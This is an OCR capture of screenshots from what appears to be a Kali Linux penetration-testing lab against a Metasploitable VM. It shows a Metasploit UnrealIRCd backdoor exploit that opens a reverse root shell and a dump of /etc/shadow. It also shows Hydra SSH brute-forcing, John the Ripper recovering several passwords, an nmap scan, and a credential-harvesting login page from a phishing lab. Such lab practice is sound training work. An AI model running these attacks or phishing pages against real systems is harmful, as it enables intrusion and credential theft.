

KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:49
kali@kali: ~
Session Actions Edit View Help
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
sessions 1
[*] Session 1 is already interactive.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 10:11

kali@kali: ~/phishing_lab

Session Actions Edit View Help

```
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>

┌──(kali㉿kali)-[~]
└─$ nano login.html

┌──(kali㉿kali)-[~]
└─$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type ="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html>

┌──(kali㉿kali)-[~]
└─$ cd ~/phishing_lab

┌──(kali㉿kali)-[~/phishing_lab]
└─$
```

Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox


File Machine Input Devices Help


kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
```

Right Ctrl




KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
9:31
*Untitled 2 - Mousepad
File Edit Search View Document Help
shadow.txt
Untitled 2
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </hwea
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 8:51


kali@kali: ~

Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789        (klog)
batman           (sys)
service          (service)
```

Right Ctrl

```
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:14 40.87% (ETA: 09:05:10) 0g/s 43753p/s 175017c/s 175017C/s lusterios..lusi159951
Session aborted

┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left

┌──(kali㉿kali)-[~]
└─$
```


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:11
kali@kali: ~
Session Actions Edit View Help
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
ipconfg
sh: line 15: ipconfg: command not found
ipconfig
sh: line 16: ipconfig: command not found
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 08:00:27:ca:f0:96 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0
inet6 fe80::a00:27ff:feca:f096/64 scope link
valid_lft forever preferred_lft forever
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 23:10

kali@kali: ~


Session Actions Edit View Help

```
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:CA:F0:96 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

